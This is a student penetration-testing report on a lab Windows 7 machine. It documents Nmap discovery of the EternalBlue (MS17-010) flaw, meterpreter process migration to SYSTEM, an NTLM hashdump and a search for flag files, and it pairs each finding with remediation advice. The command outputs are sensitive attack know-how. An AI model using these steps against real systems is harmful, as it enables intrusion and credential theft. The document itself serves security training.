Ethical Hacking

ABSTRACT

]

This penetration testing project documents a thorough security assessment conducted on a vulnerable Windows 7 machine within a simulated corporate environment. The primary objective of this assessment is to identify, exploit, and document potential security vulnerabilities, providing a critical evaluation of the system's defenses and offering insights into the organization's overall security posture.

The assessment was executed using a structured approach, commencing with reconnaissance and network scanning to identify the target machine. Detailed analysis of open ports and services was performed using Nmap, leading to the identification of key vulnerabilities within the system. Metasploit was then employed to exploit these vulnerabilities, focusing on privilege escalation, process migration, and hash dumping techniques. Hash cat was utilized for the subsequent password cracking, emphasizing the risks associated with weak or poorly managed credentials.

The findings reveal significant security gaps, including unpatched vulnerabilities and misconfigurations, which could be exploited by malicious actors to gain unauthorized access. These results underscore the importance of proactive security measures, such as regular patching, robust password policies, and continuous monitoring.

This penetration test not only highlights critical areas of improvement within the system but also serves as a reminder of the evolving nature of cybersecurity threats. The report provides actionable recommendations to mitigate identified risks, ensuring the integrity, confidentiality, and availability of corporate data and resources.

Contents

INTRODUCTION

Penetration Testing is a cybersecurity practice where an organization intentionally tests its systems, networks, or applications for vulnerabilities. The goal is to identify weaknesses that could be exploited by malicious hackers before they can cause damage. Penetration testers, also known as ethical hackers, use the same tools and techniques as attackers but do so in a controlled and authorized manner.

This document outlines the results of a penetration testing exercise conducted against a legacy Windows 7 system, simulating a real-world corporate environment. The project was initiated by the Texas College of Management and IT to assess the security posture of outdated systems that may still be in use within organizations. The primary goal was to identify vulnerabilities, demonstrate potential exploits, and provide actionable recommendations for improving system security.


The engagement was executed by a dedicated person Aasish over a period of several days, using a **black-box** methodology. This approach was chosen to replicate the tactics and techniques that would be employed by an external attacker with no prior knowledge of the system's architecture. The tools and techniques used included Nmap for initial reconnaissance, Metasploit for exploitation of vulnerabilities, and Hash cat for cracking exposed password hashes.

Executive Summary

The testing methodology aimed to uncover vulnerabilities and determine their potential impact on the College's systems and data. The overall risk levels were assigned based on the testing outcomes, reflecting the potential consequences of each identified vulnerability.

Internal Network Testing		overall risk: HIGH
Description	Goal	Result
simulate an attacker insider with access to internal network	Compromise internal systems, elevate to administrative access, and obtain sensitive data	Exploited a known vulnerability to access internal systems. Successfully got the hash and cracked it to obtain sensitive data from internal network shares.

The goal was to simulate an attacker who has internal network access with the aim of compromising the system, escalating privileges, and extracting sensitive data. The test involved exploiting known vulnerabilities to gain unauthorized access and escalate to administrative privileges, simulating the actions of a malicious insider or external attacker. The count of vulnerabilities of entire penetration testing is shown below.:



	Total Vulnerabilities
🟥 Critical	1
🟧 High	3
🟨 Mediu m	1
🟩 Low	1

Test Scope

The test scope for this engagement focused on assessing the security posture of a vulnerable Windows 7 machine within the company's internal network. The assessment aimed to uncover critical vulnerabilities, escalate privileges, and access sensitive data. Additionally, the company requested a review of the network security through internal reconnaissance and exploitation, which included the identification of user credentials and the testing of password strength. The scope also involved analyzing the potential risks associated with privilege escalation and the migration between processes within the compromised system.

Testing was performed from 8th August 2024 to 10th August 2024. Additional time was allocated for report preparation and analysis.

The testing was conducted using a range of industry-standard penetration testing tools and frameworks, including:

- **Nmap**: For network scanning and enumeration.
- **Metasploit Framework**: To exploit identified vulnerabilities and gain access to the target machine.
- **Hashcat**: To perform advanced password-cracking operations.
- **meterpreter**: For maintaining and manipulating the compromised system.

The goal was to identify vulnerabilities within the internal environment and evaluate the potential impact on the organization's security posture.

Findings

The following IP address is within the scope of this assessment

Target IP Address
10.10.1.7

NETWORK PENETRATION TESTING RESULTS

Result Classification	Outcome
Vulnerabilities Found	Yes
Exploited – Denial of Service (DoS)	No
Exploited – Elevation of Privilege (EoP)	Yes
Exploited – Remote Code Execution (RCE)	Yes
Exploit Persistence Achieved	Yes
Sensitive Data Exfiltrated	Yes
Overall Risk	HIGH

The penetration test identified multiple vulnerabilities on the target system. While Denial of Service (DoS) was not exploited, the test successfully achieved Elevation of Privilege (EoP), Remote Code Execution (RCE), and persistence of exploits, allowing ongoing access to the compromised system. Sensitive data was also exfiltrated, leading to a classification of the overall risk as **HIGH**.

Open Ports and Associated Vulnerabilites

As the first step in the Discovery phase, I have conducted network reconnaissance on the provided IP addresses to determine open ports. All TCP and UDP ports are scanned by using standard scanning tools like Nmap. The following ports were identified, and ports with exploitable vulnerabilities are highlighted.

IP Addresses	TCP/UDP	Port	Service	Version
10.10.1.7	TCP	135	msrpc	Microsoft Windows RPC
	TCP	139	Netbios-ssn	Microsoft Windows netbios-ssn
	TCP	445	Microsoft-ds	Windows 7 professional 7601 service pack 1 microsoft-ds (workgroup: WORKGROUP)
	TCP	49152-49156	msrpc	Microsoft Windows RPC

The machine with IP address 10.10.1.7 has several open TCP ports that indicate the presence of various network services. Port 135 is used for Microsoft Windows RPC, enabling communication between programs across the network. Port 139 supports NetBIOS Session Service, which facilitates file and printer sharing. Port 445 is associated with Microsoft Directory Services, providing shared access to files and printers, and is identified as running on a Windows 7 Professional machine with Service Pack 1. Additionally, ports 49152-49156 are open for Microsoft Windows RPC, suggesting further remote procedure call capabilities.


Vulnerability Summary Table

	Vulnerability Summary	Risk Level	Recommendations
1	SMB Vulnerabilities - Allowed remote code execution (RCE).	CRITICAL	Patch the SMB services and disable SMBv1. Implement network segmentation.
3	Privilege Escalation	HIGH	Successfully escalated privileges to NT AUTHORITY\SYSTEM, gaining full control of the compromised system.
4	Hash Extraction	HIGH	Extracted NTLM hashes from user accounts, which can be used to crack passwords or conduct pass-the-hash attacks.
5	Insecure File Sharing Configurations – (flag*.txt file found).	HIGH	Restrict file sharing permissions and encrypt sensitive data in transit and at rest.

Details

1. Remote Code Execution(RCE) (CRITICAL)	
Description	Multiple SMB (Server Message Block) vulnerabilities were identified, which allowed remote code execution (RCE) on the affected systems. SMBv1, in particular, is outdated and vulnerable to numerous exploits, making it a significant security risk.
Found During	Internal Network and open port testing
CVE	**CVE-2017-0143**
Description	CVE-2017-0143 is a vulnerability in the SMBv1 (Server Message Block version 1) protocol used by Microsoft Windows. This vulnerability is part of the group of SMB vulnerabilities known as "EternalBlue," which was famously exploited by the WannaCry ransomware attack. It allows remote attackers to execute arbitrary code on the affected systems.
Solution	Apply the MS17-010 patch, disable SMBv1, enable firewall rules to block SMB traffic, implement network segmentation, enforce strong password policies, regularly update all systems, and monitor for suspicious activity.

Screenshot




```
┌──(root㉿kali)-[~]
└─# nmap -sV --script vuln 10.10.1.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 23:54 EDT
Nmap scan report for 10.10.1.7
Host is up (0.0024s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:87:B6:E8 (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.41 seconds

┌──(root㉿kali)-[~]
└─# date
Fri Aug  9 11:56:49 PM EDT 2024
```


2. PRIVILEDGE ESCILATION (High)

Description	Misconfigured services or vulnerabilities allowed escalation from a standard user to system-level access, which provides complete control over the system.
Found During	Internal testing
Severity	HIGH
Details	Successfully escalated privileges to NT AUTHORITY\SYSTEM, gaining full control of the compromised system.
Solution	Review and harden service configurations. Apply the principle of least privilege to limit access rights and reduce the risk of privilege escalation.

Screenshot




```
[+] 10.10.1.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System              x64   0
 236   4     smss.exe            x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 312   304   csrss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 360   304   wininit.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 372   352   csrss.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 400   352   winlogon.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 460   360   services.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 468   360   lsass.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 476   360   lsm.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 528   460   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 584   460   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 648   460   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 700   460   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 744   400   LogonUI.exe         x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 768   584   WmiPrvSE.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wbem\wmiprvse.exe
 804   460   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 852   460   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 996   460   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1080  460   spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1116  460   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1428  460   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 1684  460   taskhost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\taskhost.exe
 1840  460   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1868  460   sppsvc.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 1904  460   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 2000  460   SearchIndexer.exe   x64   0        NT AUTHORITY\SYSTEM
```




```
meterpreter > migrate 2000
[*] Migrating from 1080 to 2000 ...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 744
[*] Migrating from 1080 to 744 ...
[*] Migration completed successfully.
meterpreter > migrate 2000
[*] Migrating from 744 to 2000 ...
[*] Migration completed successfully.
meterpreter >
```

3. **Hash Extraction (High)**	
Description	Extracting NTLM hashes from a system allows attackers to perform offline password cracking attacks. These hashes are often weak and can be cracked using tools like Hashcat.
Found During	Internal Network Testing
Severity	HIGH
Details	Extracted NTLM hashes from the compromised system, which were vulnerable to cracking using a password list.
Solution	Use strong, complex passwords and enable account lockout policies. Regularly update and patch systems to address vulnerabilities and minimize the risk of hash extraction.
Screenshot	



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 
```

4. **Insecure File Sharing Configurations (High)**	
Description	Sensitive files (flag1.txt, flag2.txt, flag3.txt) were discovered on the system, indicating potential leaks of critical information. These files were accessible due to inadequate security measures.
Found During	Data Discovery
Severity	HIGH
Details	Found and accessed sensitive data (flag files) stored in various locations on the compromised system.
Solution	Restrict access to sensitive data by implementing strict access controls. Encrypt sensitive files both at rest and in transit. Conduct regular audits to ensure that sensitive information is properly protected.
Screenshot	



```
[*] Migration completed successfully.
meterpreter > search -f flag*.txt
Found 3 results...
=================

Path                                  Size (bytes)  Modified (UTC)
----                                  ------------  --------------
c:\Users\Jon\Documents\flag3.txt      37            2019-03-17 15:26:36 -0400
c:\Windows\System32\config\flag2.txt  34            2019-03-17 15:32:48 -0400
c:\flag1.txt                          24            2019-03-17 15:27:21 -0400
```

Methodology


Discovery

The discovery phase of testing includes two parts, which are information gathering about targets, including available attack surface, and vulnerability analysis.

Information Gathering

The whole testing was complete black-box so we only had a clue that the system is in the network 10.10.1.0/24 and the username is JON-PC so we first connected to the network 10.10.1.0/24.

O




```
┌──(root㉿kali)-[~]
└─# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:3d:0b:55:9b  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.1.4  netmask 255.255.255.0  broadcast 10.10.1.255
        inet6 fe80::3346:f2a0:9c31:e173  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:c4:c3:d3  txqueuelen 1000  (Ethernet)
        RX packets 177191  bytes 161384499 (153.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 82175  bytes 6783331 (6.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 773  bytes 67724 (66.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 773  bytes 67724 (66.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# date
Fri Aug  9 11:49:30 PM EDT 2024
```

Scrrenshot 1: Getting IP address

We got the IP of **10.10.1.4**. Now I tried to scan the network using NMAP to identify IP address of the machine.

I used netdiscover command to find the IP of the device:



```
┌──(kali㉿kali)-[~]
└─$ date
Mon Aug 12 04:31:57 AM EDT 2024

┌──(kali㉿kali)-[~]
└─$ netdiscover -r 10.10.1.0/24
```

